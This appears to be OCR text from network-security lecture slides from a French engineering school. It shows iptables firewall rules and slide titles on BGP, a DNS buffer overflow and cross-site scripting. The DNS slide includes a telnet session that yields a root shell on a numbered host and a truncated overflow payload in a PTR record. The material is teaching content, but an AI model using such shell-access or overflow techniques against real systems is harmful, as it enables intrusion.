
```
######## ICMP: tout sauf Redirect
iptable -A INPUT   -i $ETH_OUT -p ICMP -s $ANY -d $ANY --icmp-type redirect -j
    log_and_drop
iptable -A INPUT   -i $ETH_OUT -p ICMP -s $ANY -d $OUT -j ACCEPT

iptable -A FORWARD -i $ETH_OUT -p ICMP -s $ANY -d $ANY --icmp-type redirect -j
    log_and_drop
iptable -A FORWARD -i $ETH_OUT -p ICMP -s $ANY -d $WEB -j ACCEPT
iptable -A FORWARD -i $ETH_IN  -p ICMP -s $WEB -d $ANY -j ACCEPT

######## On laisse traceroute udp fonctionner
iptables -A INPUT   -i $ETH_OUT -p UDP -s $ANY -d $OUT --dport 33434:33583 -j ACCEPT
iptables -A FORWARD -i $ETH_OUT -p UDP -s $ANY -d $WEB --dport 33434:33583 -j ACCEPT

######## Le reste est refusé et loggé
iptables -A INPUT   -s $ANY -d $ANY -j log_and_drop
iptables -A FORWARD -s $ANY -d $ANY -j log_and_drop
```


Links between applications and internal network




BGP : at the heart of the internet

Alex Pilosov et Tony Kapela lors du DEFCON (08/2008).



DNS: Buffer overflow during the reverse resolution


```
% telnet 195.2.3.98 7777
Trying...
Connected to 195.2.3.98 .
Escape character is '^]'.
id;
uid=0(root) gid=0(root)
```




```
66.6.34.212.in-addr.arpa. IN PTR
ffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffff
ffffffffffffffffffff34b3ca458c
f5d653a912cd67de67190bc540c6d...
```


Ecole des Mines de Saint-Etienne. 158, cours Fauriel. 42 023 Saint-Etienne Cedex 2 - France. Tel. (+33) 4 7742 0123

Cross-Site Scripting: a WEB fault



Ecole des Mines de Saint-Etienne. 158, cours Fauriel. 42 023 Saint-Etienne Cedex 2 - France. Tel. (+33) 4 7742 0123